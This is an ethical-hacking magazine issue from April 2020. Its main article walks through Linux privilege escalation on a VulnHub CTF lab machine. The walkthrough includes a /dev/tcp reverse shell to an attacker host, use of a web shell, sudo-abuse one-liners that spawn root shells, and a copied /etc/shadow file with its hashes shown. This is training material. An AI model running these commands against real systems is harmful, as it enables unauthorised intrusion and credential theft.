

Simplifying cyber security since 2016

Hackerrcool

April 2020 Edition 3 Issue 4

Cyber Security Magazine

LINUX PRIVILEGE ESCALATION

Over 70+ ways of exploiting SUDO privileges and more ways of privilege escalation.

TOOL OF THE MONTH:

Nextnet - The pivot point discovery tool

METASPLOITABLE TUTORIALS:

Metasploitable 3 : Hacking GlassFish

BUFFER OVERFLOW Explained:

Part :1.

With all other regular features.

*Then you will know the truth and the truth will set you free.
John 8:32*

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. We are back with our April 2020 Issue. Linux is the one ubiquitous operating system that you will definitely encounter in ethical hacking. So we decided to give our readers a complete guide on Linux Privilege Escalation. Although we wanted to cover the entire tutorial in one Issue we had some constraints and had to leave a part of this guide to the next Issue. However we suggest our readers to go through this guide well through as it may prove very helpful in your future.

With all the pending Issues done, we are focussing our efforts on improving the quality of our Magazine to make it more helpful for our readers. Those who kept faith in our Magazine will definitely enjoy the reward. We are also planning to bring some new Features to make the magazine more awesome. Also note that we have changed the named of the feature "Not Just Another Tool" to that of "Tool of The Month" from this Issue.

We are sure our readers will like this Issue. That's all we have for now. Until the next issue, Good Bye. Thank You. Stay Home, Stay Safe.

c.k.chakravarthi

**PASSWORDS ARE LIKE UNDERWEAR : DON'T LET PEOPLE SEE IT, CHANGE IT VERY OFTEN,
AND YOU SHOULDN'T SHARE IT WITH STRANGERS.**

- CHRIS PIRILLO

INSIDE

See what our Hackercool Magazine April 2020 Issue has in store for you.

1. *Linux Privilege Escalation :*
Exploiting sudo privileges, Kernel Exploits, Exploiting applications running as root
2. *Hacking Q & A :*
Answers to questions our readers ask.
3. *Installit :*
Installing Docker in Kali Linux 2020.
4. *Metasploit This Month :*
Apache Activemq, Apache James & three Google Chrome exploit modules
5. *Tool Of The Month :*
Nextnet - The pivot point discovery tool
6. *Buffer Overflow :*
PART : 1
7. *Metasploitable Tutorials :*
Hacking the GlassFish server running on port 4848.
8. *Data Breach This Month :*
Email.it.
9. *Online Security :*
Are your Laptop and Mobile cameras secure?.

LINUX PRIVILEGE ESCALATION

In the field of cyber security, the knowledge of Linux plays a major role. From serving majority of world's webpages and other services to spreading to the Internet Of Things the role of Linux has only increased now. There is a reason for Linux's popularity apart from being completely open source. It can be customized into whatever we want : a server, a mobile OS, firmware, an alternative home OS or a penetration testing distro like Kali Linux or Parrot OS for example. After repurposing everything, You can and publicize it as your own. No doubt it was once called the hacker's operating system because you can tinker with it as much as you can. After a stiff avoidance, even Microsoft is adopting Linux. The wide spread of this operating system makes it all the more significant in penetration testing. This is our small Feature so that our readers may understand how Linux privileges work, what is the importance of user and root privilege and how user privilege can be bypassed to get root privileges.

If you are a subscriber to our Magazine for a long time (let's say one and one and half year) you would have seen many boot to root CTF challenges. The change of the terminal's indicator from "\$" to "#" was our ultimate goal most of the time. Why is this boot2root so important in CTF challenges. You need to understand Linux privileges to get any idea of its significance. Regular Windows users may know windows have two login accounts (actually four but we have ignored Guest account here) : a standard user account and an Administrator account. While installing the recent versions of Windows, an administrator account is created by default which acts as the super user in Windows. However, In Windows 10 and Windows Server 2016, while installing, instead of Administrator account, a new user account is created which is a member of administrators group. The Super user has complete control over the system.

Similarly like in Windows, Linux has three types of user accounts : regular, service and the all powerful **root** account. Linux also, by default, while installing creates a regular or standard user (a user account kali in Kali linux for example). In many Linux systems nowadays, "Root" account is not even created or disabled by default. This is because of the security risk of the control of this all powerful account in the wrong hands, You can compare this "root" account with the Windows Administrator account but there is a minute difference.

In Windows there is another account by default known as SYSTEM account which is used by the operating system and other services of Windows. Well unlike Administrator account, you can't login as SYSTEM. It is an internal account and has FULL control over the system just like the administrator account. If our readers noticed many of the the Windows 10 privilege escalation exploits we printed as part of our "Metasploit This Month" Feature, you would have noticed that at the end we had "SYSTEM" privileges.

The Linux root account has powers of both Windows administrator and SYSTEM account. It has absolute control over the Linux system.

Identifiers

In Linux, users are classified into groups and they are identified by a Group identifier (GID) and every user is given a user identifier (UID). Users in Linux are identified using their UID and. As already told, there are three types of user accounts in Linux.

They are root account, regular user account and service account. A root account is always given a UID of "0" by default. UID's from 1 to 99 are reserved for some pre-defined system services like daemon, mail etc. UID's from 100 are reserved for standard users. However some Linux systems like RedHat reserve UIDs from 500 to standard users. Similarly Debian reserves UIDs from 1000 to standard users. But one thing is certain here, the UID of a root account is "0".

Linux Privilege escalation can be achieved in number of ways. We are not going to drown you with that theory here. You will learn about each method as we do it practically. For this tutorial, we will be using a "Escalate_My_Privilege" CTF machine created by the Author "Akanksha Sachin Verma". This CTF machine can be downloaded from the given link below.

<https://www.vulnhub.com/entry/escalate-my-privileges-1,448/>

We are performing this challenge on Vmware and our attacker operating system is Kali Linux. So let's start from the beginning. The first stage of penetration testing (i.e after information gathering) is network scanning. We use Nmap for that.

```
hackercoolmagz@kali:~$ nmap -sP 192.168.36.131-161
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-03 12:11 IST
Nmap scan report for 192.168.36.142
Host is up (0.0047s latency).
Nmap done: 31 IP addresses (1 host up) scanned in 4.53 seconds
hackercoolmagz@kali:~$
```

The target IP address of our target is 192.168.36.142. Since we have the IP address, let's scan it for any open ports.

```
hackercoolmagz@kali:~$ nmap -sV -A 192.168.36.142
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-03 12:12 IST
Nmap scan report for 192.168.36.142
Host is up (0.021s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_  256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-robots.txt: 1 disallowed entry
|_ /phpbash.php
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Check your Privilege
```

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercoolmagz.com or get to us at our Facebook Page [Hackercool Magazine](#) or tweet us at [@hackercoolmagz](#).

```

111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/udp   nfs
|   100005  1,2,3      20048/tcp  mountd
|   100005  1,2,3      20048/udp  mountd
|   100021  1,3,4      34931/udp  nlockmgr
|   100021  1,3,4      46848/tcp  nlockmgr
|   100024  1          38725/tcp  status
|   100024  1          44823/udp  status
|   100227  3          2049/tcp   nfs_acl
|_  100227  3          2049/udp   nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)


```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 22.35 seconds

hackercoolmagz@kali:~\$

Our target has three open ports : SSH, HTTP, rpc and NFS. Before we even try to escalate our privileges, we need to get a low privileged shell on the target. Right away we can see that the robots file is blocking one file named "phpbash.php". Let's go there directly.



To inform our readers, phpbash is an interactive web shell that is normally used in penetration testing. It is a simple PHP file and will allow us to execute some commands.

```

apache@my_privilege:/var/www/html# id
uid=48(apache) gid=48(apache) groups=48(apache)
apache@my_privilege:/var/www/html# uname -a
Linux my_privilege 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

```

We are having apache user privileges. Let's see if we can escalate privileges from this account. For this, we use a simple tool called PE.sh that is available on Github. It will scan and tell us the privilege escalation possibilities on the target system. We have used it on one of our previous CTF challenges.

```
hackercoolmagz@kali:~$ cd PE-Linux
hackercoolmagz@kali:~/PE-Linux$ ls
PE.sh  README.md
hackercoolmagz@kali:~/PE-Linux$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Using the simple python web server, I download it to the target system's "tmp" folder from the attacker system.

```
apache@my_privilege:/var/www/html# cd /tmp
apache@my_privilege:/tmp# wget http://192.168.36.130:8000/PE.sh
--2020-05-03 08:20:58-- http://192.168.36.130:8000/PE.sh
Connecting to 192.168.36.130:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 47500 (46K) [text/x-sh]
Saving to: 'PE.sh'


0K ..... 100% 1.42M=0.03s

2020-05-03 08:20:58 (1.42 MB/s) - 'PE.sh' saved [47500/47500]

apache@my_privilege:/tmp# ls
PE.sh
apache@my_privilege:/tmp# chmod 777 PE.sh
chmod: changing permissions of 'PE.sh': Operation not permitted
apache@my_privilege:/tmp# ls -l
total 48
-rw-r--r-- 1 root apache 47500 Mar 26 04:31 PE.sh
```

Although the download is successful, we failed to get execute permissions on the Pe.sh file. Only root user can do this. So we start our search to find another way.

```
apache@my_privilege:/# cd home
apache@my_privilege:/home# ls
armour
apache@my_privilege:/home# cd armour
apache@my_privilege:/home/armour# ls
Credentials.txt
backup.sh
runme.sh
apache@my_privilege:/home/armour# cat Credentials.txt
my password is
md5(rootroot1)
```



```
apache@my_privilege:/home/armour#
```

After browsing the file system, we found a user directory named "armour" in which there's a file named Credentials.txt. The contents of the file appears to be a direct hint to this user's password. It should be md5 hash of rootroot1.

```
apache@my_privilege:/home/armour# echo -n rootroot1 | md5sum  
b7bc8489abe360486b4b19dbc242e885 -
```

```
apache@my_privilege:/home/armour# |
```

Let's test this.

```
apache@my_privilege:/home/armour# su  
Password: su: Authentication failure  
apache@my_privilege:/home/armour# su armour  
Password: su: Authentication failure
```

We can't just directly login as user armour. This shell is very restricted. Let's find another way to do this.

```
hackercoolmagz@kali:~$ nc -lvp 1234  
listening on [any] 1234 ...  
█
```

We can use simple bash command to start another shell as shown below.

```
apache@my_privilege:/home/armour# su armour  
Password: su: Authentication failure  
apache@my_privilege:/home/armour# su armour  
Password: su: Authentication failure  
apache@my_privilege:/home/armour# nc  
sh: nc: command not found  
apache@my_privilege:/home/armour# bash -i >& /dev/tcp/192.168.36.130/1234 0>&1
```

As soon as we run the above command, we get another shell on the netcat listener we strated earlier.

```
hackercoolmagz@kali:~$ nc -lvp 1234  
listening on [any] 1234 ...  
192.168.36.142: inverse host lookup failed: Unknown host  
connect to [192.168.36.130] from (UNKNOWN) [192.168.36.142] 50822  
bash: no job control in this shell  
bash-4.2$ █
```

Let's try to login now as user "armour".

```
hackercoolmagz@kali:~$ nc -lvp 1234  
listening on [any] 1234 ...  
192.168.36.142: inverse host lookup failed: Unknown host  
connect to [192.168.36.130] from (UNKNOWN) [192.168.36.142] 50824  
bash: no job control in this shell  
bash-4.2$ su armour  
su armour  
Password: b7bc8489abe360486b4b19dbc242e885  
id  
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
```


This time the login is successful. We use Python to break out from the jail shell.

```
su armour
Password: b7bc8489abe360486b4b19dbc242e885
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
pyhton3 -c 'import pty;pty.spawn("/bin/bash")'
bash: line 2: pyhton3: command not found
python3 -c 'import pty;pty.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: module 'pty' has no attribute 'spwan'
python3 -c 'import pty;pty.spawn("/bin/bash")'
[armour@my_privilege ~]$
```

As you can notice, the UID of the user "armour" is 1000 which means he is a standard user. Now let's try privilege escalation. What should we try first? Hmm. What about exploiting exploiting sudo privileges. Yeah, let's try that first.

```
[armour@my_privilege ~]$ sudo -l
sudo -l
Matching Defaults entries for armour on my_privilege:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", env_keep+=LD_PRELOAD,
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User armour may run the following commands on my_privilege:
(ALL : ALL) NOPASSWD: /bin/sh, /bin/bash, /usr/bin/sh, /usr/bin/bash,
    /bin/tcsh, /bin/csh, /bin/ksh, /bin/rksh, /bin/zsh, /usr/bin/fish,
    /bin/dash, /usr/bin/tmux, /usr/bin/rsh, /bin/rc, /usr/bin/rc,
    /usr/bin/rssh, /usr/bin/scponly, /bin/scponly, /usr/bin/rootsh,
    /usr/bin/shc, /usr/bin/shtool, /usr/bin/targetcli, /usr/bin/nano,
    /usr/bin/rnano, /usr/bin/awk, /usr/bin/dgawk, /usr/bin/gawk,
    /usr/bin/igawk, /usr/bin/pgawk, /usr/bin/curl, /bin/ed, /bin/red,
    /usr/bin/env, /usr/bin/cat, /usr/bin/chcon, /usr/bin/chgrp,
    /usr/bin/chmod, /usr/bin/chown, /usr/bin/cp, /usr/bin/cut, /usr/bin/dd,
    /usr/bin/head, /usr/bin/ln, /usr/bin/mv, /usr/bin/nice, /usr/bin/tail,
    /usr/bin/uniq, /usr/bin/ftp, /usr/bin/pftp, /usr/bin/zip,
    /usr/bin/mount, /usr/sbin/mtr, /usr/bin/mysql, /usr/bin/nawk,
    /usr/bin/ncat, /usr/bin/nl, /usr/bin/node, /usr/bin/od,
    /usr/bin/openssl, /usr/bin/perl, /usr/bin/pic, /usr/bin/pip,
    /usr/bin/puppet, /usr/bin/readelf, /usr/bin/red, /usr/bin/rlwrap,
    /usr/bin/rpmquery, /usr/bin/rsync, /usr/bin/ruby, /usr/bin/run-parts,
    /usr/bin/screen, /usr/bin/sed, /usr/sbin/service, /usr/bin/setarch,
    /usr/bin/sftp, /usr/bin/shuf, /usr/bin/smbclient, /usr/bin/socat,
    /usr/bin/sort, /usr/bin/sqlite3, /usr/bin/stdbuf, /usr/bin/strace,
    /usr/bin/systemctl, /usr/bin/taskset, /usr/bin/tclsh,
    /usr/sbin/tcpdump, /usr/bin/tee, /usr/bin/telnet, /usr/bin/tftp,
    /usr/bin/time, /usr/bin/timeout, /usr/bin/top, /usr/bin/ul,
    /usr/bin/unexpand, /usr/bin/unshare, /usr/bin/watch, /usr/bin/wget,
```

So many programs have been given sudo privileges. But what exactly is exploiting sudo right -s We have used this many times in our Magazine previously to get root on the system.

A. Exploiting SUDO Privileges

In Linux, sometimes standard users need root privileges (privileges of a super user) to execute some commands or run some programs. There are two ways of doing this. Allowing the standard user to login as root user by providing credentials. Although looking simple, this can be risky. Allowing the standard user run as a root user to just run one command can be very destructive to the system. That is where sudo comes handy. SUDO lets standard users run programs (or command) with the privileges of the root user. There is no use for standard user to login as super user.

However it has its own risks. The programs which are allowed to be executed by standard users with the privileges of the root user have to be carefully chosen. There is no problem if a standard user is allowed to execute ping command with the privileges of root user but what if he is allowed to run Nmap with the privileges of root user. Well You will see.

Given below are multiple ways of how to exploit SUDO privileges to gain a root shell on the Linux system.

1. bash

Bash stands for Bourne shell and it was one of the first shells used in Linux.

```
[armour@my_privilege tmp]$ sudo /bin/bash
sudo /bin/bash
[root@my_privilege tmp]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege tmp]#
```

2. tcsh

Tcsh shell is another type of shell in Linux based on C.

```
[armour@my_privilege html]$ sudo /bin/tcsh
sudo /bin/tcsh
tput: unknown terminal "unknown"
tcsh: using dumb terminal settings.
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

3. csh

C shell is another type of shell in Linux based on C.

```
[armour@my_privilege html]$ sudo /bin/csh
sudo /bin/csh
tput: unknown terminal "unknown"
csh: using dumb terminal settings.
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

sh, ksh, rksh, zsh, fish and dash are other types of shells and sudo privileges on them can be exploited in the same way shown above.

4. tmux

Tmux or terminal multiplexer is an alternative to screen with the ability to open multiple windows. It can be used to get root shell too.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo tmux -c /bin/bash
sudo tmux -c /bin/bash
[root@my_privilege html]#
```

5. scp

scp or secure copy command in linux is used to copy files from one system to another system in a secure way.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ hc=$(mktemp)
hc=$(mktemp)
[armour@my_privilege html]$ echo 'sh 0>&2 1>&2' > $hc
echo 'sh 0>&2 1>&2' > $hc
[armour@my_privilege html]$ chmod +x "$hc"
chmod +x "$hc"
[armour@my_privilege html]$ sudo scp -S $hc x y :
sudo scp -S $hc x y :
:: No such file or directory
[armour@my_privilege html]$ sudo scp -S $hc x y:
sudo scp -S $hc x y:
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

6. rootsh

Rootsh is a shell which allows logging of input and output.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo rootsh -i
sudo rootsh -i
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

7. awk

Awk is a scripting language that is also used for pattern scanning.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo awk 'BEGIN {system("/bin/bash")}'
sudo awk 'BEGIN {system("/bin/bash")}'
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

Similar to awk, we also have gawk (GNU awk) and nawk (New awk).

8. ed

ed is a text editor with minimal interface.

```
[armour@my_privilege html]$ sudo ed
sudo ed
;/bin/bash
;/bin/bash
?
!/bin/sh
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Similarly we have "red" which stands for restricted ed. .

9. env

env command in Linux is used to print Linux variables.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo env /bin/sh
sudo env /bin/sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
```

10. chmod

Our readers know that chmod command is used to change permissions of a file. Do you remember the file we downloaded onto the target system and were unable to change permission -s. Now we can do it.

```
[armour@my_privilege ~]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege ~]$ FILE=/tmp/PE.sh
FILE=/tmp/PE.sh
[armour@my_privilege ~]$ sudo chmod 0777 $FILE
sudo chmod 0777 $FILE
[armour@my_privilege ~]$ ls -l /tmp/PE.sh
ls -l /tmp/PE.sh
-rwxrwxrwx 1 root apache 47500 Mar 26 04:31 /tmp/PE.sh
```

As you can see, the permissions of the file have changed now.

11. chown

Similarly chown can be exploited as shown below to change the ownership of file.

```
[armour@my_privilege ~]$ FILE=/tmp/PE.sh
FILE=/tmp/PE.sh
[armour@my_privilege ~]$ sudo chown $(id -un):$(id -gn) $FILE
sudo chown $(id -un):$(id -gn) $FILE
[armour@my_privilege ~]$ ls -l /tmp/PE.sh
ls -l /tmp/PE.sh
-rwxrwxrwx 1 armour armour 47500 Mar 26 04:31 /tmp/PE.sh
[armour@my_privilege ~]$
```

12. cp

The cp command with sudo privileges can be exploited to copy a file on which only root user has authority to a different file. For example, let's say the user doesn't have permissions to view the /etc/shadow file. It can be copied into another file as shown below.

```
[armour@my_privilege ~]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege ~]$ FILE=/tmp/copied.txt
FILE=/tmp/copied.txt
[armour@my_privilege ~]$ echo "DATA" | sudo cp /etc/shadow "$FILE"
echo "DATA" | sudo cp /etc/shadow "$FILE"
[armour@my_privilege ~]$
```

```
[armour@my_privilege ~]$ cat /tmp/copied.txt
cat /tmp/copied.txt
root:$6$lYoxb/H/0LQ5d50Q$mM2ej4Um6zmkgl1uszJrBpZo/vI4TT6nEvQnlNlI/GlB9otfNIyN9xXf
ATAxVAUzj4ojTE1pmFbY12NUzw2j/b0:18313:0:99999:7:::
bin:*:16372:0:99999:7:::
daemon:*:16372:0:99999:7:::
adm:*:16372:0:99999:7:::
lp:*:16372:0:99999:7:::
sync:*:16372:0:99999:7:::
shutdown:*:16372:0:99999:7:::
halt:*:16372:0:99999:7:::
mail:*:16372:0:99999:7:::
operator:*:16372:0:99999:7:::
games:*:16372:0:99999:7:::
ftp:*:16372:0:99999:7:::
nobody:*:16372:0:99999:7:::
avahi-autoipd:!!:18313:::::
dbus:!!:18313:::::
polkitd:!!:18313:::::
tss:!!:18313:::::
postfix:!!:18313:::::
```

13. cut

The cut command in Linux is used to cut out a part of each line and view the result. Here we can exploit it to do the same to files with higher privileges.

```
[armour@my_privilege ~]$ sudo cut -d "" -f1 "$FILE"
sudo cut -d "" -f1 "$FILE"
root:$6$lYoxb/H/0LQ5d50Q$mM2ej4Um6zmkg11uszJrBpZo/vI4TT6nEvQnlnI/GlB9otfNIyN9xXf
